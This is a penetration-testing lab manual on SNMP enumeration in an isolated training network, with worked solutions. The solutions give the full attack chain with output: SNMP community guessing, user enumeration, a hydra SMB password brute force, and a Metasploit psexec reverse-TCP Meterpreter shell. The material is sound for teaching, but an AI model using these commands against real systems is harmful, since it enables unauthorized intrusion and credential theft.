SNMP ANALYSIS

LAB 14

LAB


HOST DISCOVERY AND SERVICE MAPPING
DETERMINE THE SNMP COMMUNITY NAME
GATHER USERNAMES VIA SNMP
LAUNCH A BRUTE-FORCE ATTACK WITH HYDRA
GET A SHELL

1. Scenario

You are hired by a small company to perform a security assessment. Your customer is **`Sportsfoo.com`** and they want your help to test the security level of their company, according to the scope below:

The assumptions of this security engagement are:

1. You are going to do an internal penetration test, where you will be connected directly on their LAN network (**`10.10.10.0/24`**).
2. Windows Firewall is enabled in all of the hosts and only few ports are enabled which reduces the attack's surface.



2. Goals

- Discovery a valid username and password;
- Get a shell in one of the hosts.

3. What you will learn

- Use **`nmap`** and **`netdiscover`** in order to do host and service discovery;
- Discovery **`SNMP`** communities with **`onesixtyone`**;
- Use **`snmpenum`** in order to gather information via **`SNMP`**;
- Leverage information obtained via **`SNMP`** in order to do a brute force attack with **`Hydra`**;
- Use **`PSExec`** in order to get shell with a valid username and password.

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.

4. Recommended tools

- `nmap`
- `Onesixtyone`
- `Snmpenum`
- `snmpwalk`
- `Hydra`
- `Metasploit`

5. Important Note

Labs machines are not connected to the internet.

6. Tasks

Task 1: Discovery the hosts in LAN

Hosts

Task 2: Port scan alive hosts

Hosts	Open ports

Task 3: Find the community name of the host running SNMP

Task 4: Gather as much as information you can via SNMP.

Insert below the discovered usernames:

Usernames

Task 5: Brute-force the SMB host

Use the usernames discovered in the previous task to launch a brute-force attack against the SMB host.

Task 6: Get a shell in 10.10.10.20

Use the Metasploit framework to get a shell in the host **`10.10.10.20`** using the discovered username and password.

SOLUTIONS

SOLUTIONS

TASK 1: DISCOVERY THE HOSTS IN LAN

There are a couple of different techniques we can use in order to discover all the alive hosts in the LAN. As we already know, the internal network is **10.10.10.0/24**, so, first we can use **netdiscover** in order to do a host discovery using only **ARP** packets. Which is a quieter approach:

```
root@kali:~/LABS/13# netdiscover -i tap0 -r 10.10.10.0/24
Currently scanning: Finished!   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------

 10.10.10.5      00:50:56:b1:78:bc      1      60  VMware, Inc.
 10.10.10.20     00:50:56:b1:8a:e4      1      60  VMware, Inc.
```

TASK 2: PORT SCAN ALIVE HOSTS

To perform a service discovery (port scan), let's use nmap as follow:

```
root@kali:~/LABS/13# nmap 10.10.10.5,20

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-16 16:48 CEST
Nmap scan report for 10.10.10.5
Host is up (0.16s latency).
All 1000 scanned ports on 10.10.10.5 are filtered
MAC Address: 00:50:56:B1:78:BC (VMware)

Nmap scan report for 10.10.10.20
Host is up (0.16s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:B1:8A:E4 (VMware)
```

As we can see, in **10.10.10.5** all ports are filtered: likely there is a firewall blocking access to them. While, for **10.10.10.20** we can see that there are only **Windows SMB** ports open, i.e. **139** and **445**.

We must keep in mind that by default **nmap** does not check for **UDP** ports. As we already know, **SNMP** runs on the **UDP** port **161**. Therefore, let's check if this specific is opened:

```
root@kali:~/LABS/13# nmap -sU -p 161 10.10.10.5,20

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-16 16:53 CEST
Nmap scan report for 10.10.10.5
Host is up (0.16s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:B1:78:BC (VMware)

Nmap scan report for 10.10.10.20
Host is up (0.16s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:B1:8A:E4 (VMware)
```

As you can see, the **UDP** port **161** is open in both hosts. This information is crucial for our next tasks.

*Note: additional we will have to double check **nmap** results by sending **SNMP** requests to both hosts and check if we get responses from both of them. Sometimes, when hosts are protected by host-based firewalls they may confuse the **nmap's** results.*

TASK 3: FIND THE COMMUNITY NAME OF THE HOST RUNNING SNMP

Once we know that there are systems in a network running **SNMP**, we might want to explore this service since it might reveal important data that we can use during our activities.

Firstly, we need to discover what are the communities in use by this service.

*Note: if you are not familiar with **SNMP** terms like communities, please, take a look at the course material.*

We are going to use **onesixtyone** in order to brute-force the community name against the host **10.10.10.5**. So **onesixtyone** will use a list of predefined potential community names (file named **dict.txt**) that come with the tool in order to try to guess which one is in use by the system **10.10.10.5**.

```
root@kali:~/LABS/13# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.10.10.5
Scanning 1 hosts, 49 communities
10.10.10.5 [public] Hardware: x86 Family 6 Model 45 Stepping 7 AT/AT COMPATIBLE -
Software: Windows Version 6.0 (Build 6002 Multiprocessor Free)
```

As we can see, we found the community name: which is **`public`**.

Another useful tool that we can use to check if **SNMP** is really running in a remote host, and also to gather more information, is **`snmpwalk`**. Let's run **`snmpwalk`** against **`10.10.10.20`** and check the results:

```
root@kali:~/LABS/13# snmpwalk -v 1 -c public 10.10.10.20

Timeout: No Response from 10.10.10.20
```

As you can see, we were not able to obtain any information via **SNMP** from **`10.10.10.20`**. Let's test **`10.10.10.5`**:

```
root@kali:~/LABS/13# snmpwalk -v -1 -c public 10.10.10.5
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 63 Stepping 2 AT/AT
COMPATIBLE - Software: Windows Version 6.0 (Build 6002 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (58719404) 6 days, 19:06:34.04
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "SERVER01"
iso.3.6.1.2.1.1.6.0 = ""
…
```

In this case, we were able to gather a lot of information via **SNMP**. Run this command on your own to see the entire result list.

Task 4: Gather as much as information you can via SNMP.

We already know a host which is running **SNMP** and also its community name. As a next step, let's try to use this information to gather extra information.

We are going to use a tool named **snmpenum**, which can be downloaded from **packetstorm** here: **http://dl.packetstormsecurity.net/UNIX/scanners/snmpenum.zip**.

snmpenum, uses a database of **OID**s to request specific information via **SNMP**. It comes with **3** different databases, stored in files:

```
root@kali:~/tools/snmp# ls
cisco.txt  linux.txt  README.txt  snmpenum.pl  windows.txt
```

Note: you might have some problems running some of the previous databases. Most likely the issue is related to a bad file format between Windows and Linux. Run the following comman to fix this kind of error:

" is expected in dotted decimal notation..1.2.1.1.3

```
root@kali:~/tools/snmp# dos2unix *.txt
dos2unix: converting file cisco.txt to Unix format ...
dos2unix: converting file linux.txt to Unix format ...
dos2unix: converting file README.txt to Unix format ...
dos2unix: converting file windows.txt to Unix format ...
```

Depending on the system you are dealing with, you'll need to use different **OID** to get specific information, such as processes running, hostnames, etc. As we already discovered that **10.10.10.20** is a Windows machine, let's use **snmpenum** with the windows database file (**windows.txt**):

```
root@kali:~/tools/snmp# perl snmpenum.pl 10.10.10.5 public windows.txt
```

From the list of information retrieved, we found a couple of interesting data, such as: running processes, users, services, installed applications, etc. It must be noted that the same results can be achieved using **snmpcheck**. Furthermore, the previous tool was much more detailed.

However, analyzing the results one interesting info we could extract is the list of users:

```
---------------------------------------
      USERS
---------------------------------------

Guest
admin
Administrator

---------------------------------------
      SYSTEM INFO
---------------------------------------
Hardware: x86 Family 6 Model 44 Stepping 2 AT/AT COMPATIBLE - Software: Windows
Version 6.0 (Build 6002 Multiprocessor Free)
```

TASK 5: BRUTE-FORCE THE SMB HOST

First of all, let's save the usernames to brute-force in a file:

```
root@kali:~/LABS/13# echo -e "admin\nAdministrator\nGuest " > users.txt
```

To continue, we need to review carefully the results of **task2**. Note that all **TCP** ports on **10.10.10.5** are closed, this means that it is really a remote possibility of getting a shell on that host, which has just a few **UDP** ports open and allowing incoming traffic.

If we review the results for the host **10.10.10.20** the situation is a little bit better, the **SMB** ports are open (ports **139** and **445**):

```
Nmap scan report for 10.10.10.20
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Then, let's try to use **hydra** to perform a brute force attack against **10.10.10.20** using the **SMB** protocol. We might be lucky since most users out there reuse usernames and passwords in different systems across the network.

```
root@kali:~/LABS/13# hydra -L users.txt -P /usr/share/john/password.lst 10.10.10.20
smb -f -V
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
…
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "123456" - 1 of 10638 [child 0]
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "12345" - 2 of 10638 [child 0]
```

```
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "password" - 3 of 10638 [child 0]
…
```

The **hydra** switches are described in the help: **hydra –help**. However, the most relevant parts of the command are explained below:

- **-L users.txt**
  This is the dictionary file containing a list of users
- **-P /usr/share/john/password.lst**
  This is telling hydra to use a dictionary file containing a list of known passwords. This particular file (**password.lst**) belongs to "**John the Ripper**" a very powerful password cracker
- **10.10.10.20**
  Our target
- **SMB**
  This is the protocol that should be used by **hydra** to perform the brute-force attack.
- **-f**
  Once **hydra** discovers a valid login pair it will stop and quit
- **-V**
  It will be verbose

After a couple of minutes, you should see the following results:

```
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "654321" - 230 of 10638 [child 0]
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "666666" - 231 of 10638 [child 0]
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "a12345" - 232 of 10638 [child 0]
[ATTEMPT] target 10.10.10.20 - login "admin" - pass "a1b2c3d4" - 233 of 10638 [child 0]
[445][smb] host: 10.10.10.20   login: admin   password: a1b2c3d4
[STATUS] attack finished for 10.10.10.20 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Thus, **hydra** successfully found a valid username and password pair.

TASK 6: GET A SHELL IN 10.10.10.20

Once discovered a valid login for **`10.10.10.20`**, let's try to get a shell on this system using the **`PSExec`** module of the Metasploit framework. Here's the module's configuration:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.10.10.20
RHOST => 10.10.10.20
msf exploit(psexec) > set SMBPass a1b2c3d4
SMBPass => a1b2c3d4
msf exploit(psexec) > set SMBUser admin
SMBUser => admin
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 10.10.10.205
LHOST => 10.10.10.205
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.205:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'admin'...
[*] 10.10.10.20:445 - Selecting native target
[*] 10.10.10.20:445 - Uploading payload...
[*] 10.10.10.20:445 - Created \btiODknF.exe...
[+] 10.10.10.20:445 - Service started successfully...
[*] Sending stage (957999 bytes) to 10.10.10.20
[*] 10.10.10.20:445 - Deleting \btiODknF.exe...
[*] Meterpreter session 1 opened (10.10.10.205:4444 -> 10.10.10.20:1037) at 2016-05-
16 18:10:04 +0200

meterpreter > sysinfo

Computer        : SERVER02
OS              : Windows .NET Server (Build 3790, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/win32

meterpreter >
```